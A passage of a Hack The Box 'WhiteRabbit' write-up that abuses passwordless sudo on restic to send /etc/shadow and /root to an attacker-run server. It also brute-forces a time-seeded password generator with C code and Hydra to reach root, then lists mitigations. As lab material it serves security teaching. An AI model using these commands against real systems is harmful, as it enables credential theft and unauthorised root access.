Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 3 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 365 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1q2w3e4r5t6y     (bob.7z)
1g 0:00:10:09 DONE (2025-04-15 06:03) 0.001640g/s 39.11p/s 39.11c/s 39.11C/s 200200..150390
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/…/dev/shm/bob/ssh]
└─$
Initial Access
In this file, we have Bob’s private key. We will use it to log in as the user “bob” on port 2222.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
──(kali㉿kali)-[~/…/dev/shm/bob/ssh]
└─$ chmod 600 bob

┌──(kali㉿kali)-[~/…/dev/shm/bob/ssh]
└─$ ssh -i bob bob@whiterabbit.htb -p 2222

The authenticity of host '[whiterabbit.htb]:2222 ([10.10.11.63]:2222)' can't be established.
ED25519 key fingerprint is SHA256:jWKKPrkxU01KGLZeBG3gDZBIqKBFlfctuRcPBBG39sA.
.
.
.
.

To restore this content, you can run the 'unminimize' command.
bob@ebdce80611e9:~$ ls
bob@ebdce80611e9:~$
After checking for sudo permissions, we find a file called restic that does not require a password.
Restic is a fast, secure backup program written in Go. It creates encrypted, deduplicated snapshots that can be stored on local disks, SFTP servers, S3 buckets, or REST HTTP servers. Each snapshot is identified by a content hash and encrypted with AES-256 using a repository password. The backup command reads files, splits them into chunks, deduplicates, encrypts, and uploads them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
bob@ebdce80611e9:~$
bob@ebdce80611e9:~$
bob@ebdce80611e9:~$ /usr/bin/restic

restic is a backup program which allows saving multiple revisions of files and
directories in an encrypted repository stored on different backends.

The full documentation can be found at https://restic.readthedocs.io/ .

Usage:
  restic [command]

Available Commands:
  backup        Create a new backup of files and/or directories
  cache         Operate on local cache directories
  cat           Print internal objects to stdout
  check         Check the repository for errors
  copy          Copy snapshots from one repository to another
  diff          Show differences between two snapshots
  dump          Print a backed-up file to stdout
  find          Find a file, a directory or restic IDs
Now, we set up a Restic server on port 61337 on our Kali machine. This is used to receive incoming files.
1
rest-server --path ./restic_repo --no-auth --listen :61337
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ rest-server --path ./restic_repo --no-auth --listen :61337

Data directory: ./restic_repo
Authentication disabled
Private repositories disabled
start server on [::]:61337
Creating repository directories in restic_repo/test
After starting the server, we will set a couple of environment variables:
- RESTIC_REPOSITORY: The location to send backups.
- RESTIC_PASSWORD: The password required to access the repository (we set the passsowrd
anything).
Then, we initialize the remote backup repository on your Kali machine using the following command:
1
2
3
export RESTIC_REPOSITORY=rest:http://127.0.0.1:61337/test
export RESTIC_PASSWORD=anything
restic init
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ export RESTIC_REPOSITORY=rest:http://127.0.0.1:61337/test
export RESTIC_PASSWORD=anything
restic init
Now, when we run the command for the backup, it will ask for a password, which is the same as we set before: anything. We successfully back up the /etc/shadow file.
1
sudo restic backup -r rest:http://10.10.14.85:61337/test /etc/shadow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
bob@ebdce80611e9:~$ sudo restic backup -r rest:http://10.10.14.85:61337/test /etc/shadow
enter password for repository:
repository 0d05ebae opened (version 2, compression level auto)
created new cache in /root/.cache/restic
no parent snapshot found, will read all files
[0:00]          0 index files loaded

Files:           1 new,     0 changed,     0 unmodified
Dirs:            1 new,     0 changed,     0 unmodified
Added to the repository: 1.405 KiB (941 B stored)

processed 1 files, 737 B in 0:05
snapshot cdb2d55c saved
bob@ebdce80611e9:~$
Privilege Escalation
The sudo -l output shows that the restic binary is whitelisted with NOPASSWD — no password required and runs as root. Restic’s backup command reads arbitrary files from the filesystem, encrypts them, and transmits them to a configured repository. This effectively provides a sudo-passwordless arbitrary file-read primitive: any file path given to sudo restic backup is read with root privileges and exfiltrated to an attacker-controlled server.
As we can back up anything, let’s back up the /root directory.
This is done using the same method as before, just changing the repository name.
1
2
3
4
5
6
7
8
9
10
11
12
13
bob@ebdce80611e9:~$ sudo restic backup -r rest:http://10.10.14.85:61337/test /root
enter password for repository:
repository 0d05ebae opened (version 2, compression level auto)
no parent snapshot found, will read all files
[0:00]          0 index files loaded

Files:           4 new,     0 changed,     0 unmodified
Dirs:            3 new,     0 changed,     0 unmodified
Added to the repository: 6.493 KiB (3.602 KiB stored)

processed 4 files, 3.865 KiB in 0:04
snapshot 335ffdb6 saved
bob@ebdce80611e9:~$
Use the following command to check the latest backup:
1
restic -r restic_repo/test ls latest
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ restic -r restic_repo/test ls latest
repository 0d05ebae opened (version 2, compression level auto)
created new cache in /home/kali/.cache/restic
[0:00] 100.00%  2 / 2 index files loaded
snapshot 335ffdb6 of [/root] at 2025-04-15 10:30:41.650592341 +0000 UTC by root@ebdce80611e9 filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.profile
/root/.ssh
/root/morpheus
/root/morpheus.pub
For clarity, move the latest backup to a new folder /root.
1
restic -r restic_repo/test restore latest --target ./root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ restic -r restic_repo/test restore latest --target ./root

repository 0d05ebae opened (version 2, compression level auto)
[0:00] 100.00%  2 / 2 index files loaded
restoring snapshot 335ffdb6 of [/root] at 2025-04-15 10:30:41.650592341 +0000 UTC by root@ebdce80611e9 to ./root
Summary: Restored 8 files/dirs (3.865 KiB) in 0:00

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ l
restic_repo/  restore/  root/  test/

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit/root]
└─$ cd root

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit/root/root]
└─$ ls
morpheus  morpheus.pub
Now, we have the private key of user morpheus. Using it to log in via SSH.
Here, we have the user.txt file as well.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit/root/root]
└─$ chmod 600 morpheus

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit/root/root]
└─$ ssh -i morpheus morpheus@whiterabbit.htb
The authenticity of host 'whiterabbit.htb (10.10.11.63)' can't be established.

To restore this content, you can run the 'unminimize' command.

morpheus@whiterabbit:~$ ls
user.txt
Now, under /opt/neo-password-generator, we have a binary that generates a new password every time.
The neo-password-generator binary is an ELF executable (Linux binary). Reversing it reveals it was written in C/Go and uses srand()/rand() from glibc for pseudo-random number generation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
morpheus@whiterabbit:/home$ ls
morpheus  neo
morpheus@whiterabbit:/home$ cd ..
morpheus@whiterabbit:/$ ls
bin  bin.usr-is-merged  boot  cdrom  dev  etc  home  lib  lib.usr-is-merged  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  sbin.usr-is-merged  srv  sys  tmp  usr  var
morpheus@whiterabbit:/$ cd /opt/
morpheus@whiterabbit:/opt$ ls
containerd  docker  neo-password-generator
morpheus@whiterabbit:/opt$ ls
containerd  docker  neo-password-generator
morpheus@whiterabbit:/opt$ cd  neo-password-generator/
morpheus@whiterabbit:/opt/neo-password-generator$ ls
neo-password-generator
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
47P3fqlZlMQ40vrHMJiI
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
fDqJ0ESeYxYAUykUK43Z
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
6JfYMiAJrHubrpRvwNwX
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
BDGKfiiKMbGoubJLyNam
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
9oFdnS9cTgC2AC8FKhJU
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
gta0Go2tO1JefQGFowbJ
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
SAeHEygY1lHUVaZO8YPx
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
HqkmnFXtfKPn8lNXVEPE
morpheus@whiterabbit:/opt/neo-password-generator$ ./neo-password-generator
First, reversing the file, it looks like:
The binary uses time() — which returns the current Unix epoch timestamp in seconds — multiplied by 1000 and added to the current millisecond offset, producing a seed value. This seed is passed to srand(), which initializes glibc’s LCG (Linear Congruential Generator) — a deterministic pseudo-random number generator. Once seeded, each call to rand() produces a predictable sequence of integers. The password is built by indexing into an alphanumeric character set with rand() % 62. Since rand() is deterministic given the seed, and the seed only has 1000 possible values (0–999 milliseconds), brute-forcing all seeds is trivial. The command_log timestamp 2024-08-30 14:40:42 constrains the epoch second, leaving only the millisecond component unknown.
The binary’s main gets the current time and passes a millisecond-based value to generate_password. Both functions perform a security check before proceeding.
generate_password uses the input to seed a random number generator and creates a password by picking random characters from an internal alphanumeric set, then prints it.
As show below

The image shows main function disassembly in Ghidra (a reverse-engineering framework). The decompiled code reveals a time() call, a srand(time*1000 + ms) security check, and a loop that builds a password character-by-character.

Image shows the generate_password function. It takes a seed from main, calls srand(seed), and uses rand() % 62 to index into the alphanumeric character set, building a 20-character password string.
Based on this, we have the following C code. The code actually does this:
The C code brute-forces passwords by seeding rand with milliseconds around a specific timestamp. It generates and prints 20-character passwords using a defined alphanumeric character set
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
   #include <stdio.h>
   #include <stdlib.h>
   #include <time.h>

   int main(){
       char cs[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789", pwd[21];
       struct tm tm = { .tm_year = 2024 - 1900, .tm_mon = 8 - 1, .tm_mday = 30, .tm_hour = 14, .tm_min = 40, .tm_sec = 42 };
       time_t t = timegm(&tm);

       for(int ms = 0; ms < 1000; ms++){
           srand(t * 1000 + ms);
           for(int i = 0; i < 20; i++) pwd[i] = cs[rand() % 62];
           pwd[20] = '\0';
           printf("%s\n", pwd);
       }
       return 0;
   }
Compile the C code and save all passwords to a password.txt file.
GCC (GNU Compiler Collection) compiles C source code into an executable binary. The -o generator flag specifies the output filename. The resulting binary, when run, generates all 1000 candidate passwords to stdout, which is redirected to passwords.txt.
The C program iterates millisecond values 0–999, seeds srand() with (epoch_seconds * 1000) + ms, generates a 20-character password, and prints it. All 1000 candidates are saved to passwords.txt.
Hydra is a network logon cracker that performs parallel brute-force attacks against authentication services. Here, it tests SSH on port 22 with user neo and each candidate password. When the server responds with a successful authentication challenge response, Hydra reports the valid credential.
1
gcc -o generator main.c
1
./generator.c > passwords
Now, use Hydra to find the correct password.
1
hydra -l neo -P passwords.txt -t 16 ssh://whiterabbit.htb
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ hydra -l neo -P passwords.txt -t 16 ssh://whiterabbit.htb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://whiterabbit.htb:22/
[22][ssh] host: whiterabbit.htb   login: neo   password: WBSxhWgfnMiclrV4dqfj
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Finally, log in using the credentials and type sudo su to get root privileges.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23

┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ ssh neo@whiterabbit.htb
neo@whiterabbit.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


Last login: Tue Apr 15 11:03:18 2025 from 10.10.14.85
neo@whiterabbit:~$ ls
neo@whiterabbit:~$ sudo su
[sudo] password for neo:
root@whiterabbit:/home/neo#
root@whiterabbit:/home/neo# ls
root@whiterabbit:/home/neo# cd /root
root@whiterabbit:~# ls
root.txt
Mitigations & Security Recommendations
- WebSocket Authentication Hardening:
- Never trust client-side authentication state for rendering sensitive UI or data. All WebSocket actions that expose internal information must be authorized server-side before returning data. The
okflag in the Uptime Kuma login response should be validated server-side, not merely applied by the client. - Implement rate-limiting and anomaly detection on login events to detect brute-force or replay attempts.
- Never trust client-side authentication state for rendering sensitive UI or data. All WebSocket actions that expose internal information must be authorized server-side before returning data. The
- Secrets Management:
- Do not embed cryptographic keys, HMAC secrets, or API tokens in workflow exports, configuration files, or version-controlled JSON artifacts. Use a vault solution (e.g., HashiCorp Vault, Kubernetes Secrets, or environment variable injection) to distribute secrets at runtime.
- Rotate secrets periodically and audit exposure in exported configurations.
- SQL Injection Prevention:
- Use parameterized queries (prepared statements) or Object-Relational Mapping (ORM) frameworks across all database interactions. The n8n webhook receiver concatenates user-supplied
emailinput directly into a SQL query, enabling injection. Input validation alone is insufficient — prepared statements eliminate the semantic distinction between code and data. - Apply strict input validation and type coercion on webhook fields (e.g.,
emailshould match an email regex pattern).
- Use parameterized queries (prepared statements) or Object-Relational Mapping (ORM) frameworks across all database interactions. The n8n webhook receiver concatenates user-supplied
- Sudo Privilege and Backup Hardening:
- Avoid passwordless
sudoaccess to data-exfiltration tools likerestic. TheNOPASSWDtag for/usr/bin/resticenables privilege escalation through backup operations. Restrict to specific, read-only commands or require password authentication. - Encrypt backup repositories with strong, unique passwords and restrict network access to backup servers via firewall rules.
- Avoid passwordless
- Cryptographic Randomness:
- Replace predictable pseudo-random number generators (e.g.,
srand()/rand()from glibc) with cryptographically secure alternatives:/dev/urandom,getrandom(), or language-specific CSPRNGs (secretsmodule in Python,crypto/randin Go). The LCG in glibc’srand()is trivially predictable once the seed is known — time-based seeds reduce the search space to milliseconds. - For password generation, use a dedicated library (e.g.,
libsodium’srandombytes_buf()) that draws entropy from the operating system’s CSPRNG.
- Replace predictable pseudo-random number generators (e.g.,
- Least Privilege:
- Containerized workloads like Bob’s Docker instance should not mount host filesystems or share SSH keys with the host. The container escape path (Bob container → morpheus keys on host via restic) could be prevented by restricting mount permissions and avoiding shared credential directories.
- Remove interactive shell access (
sudo -lgrants) for backup utilities on containers that do not require administrative capabilities.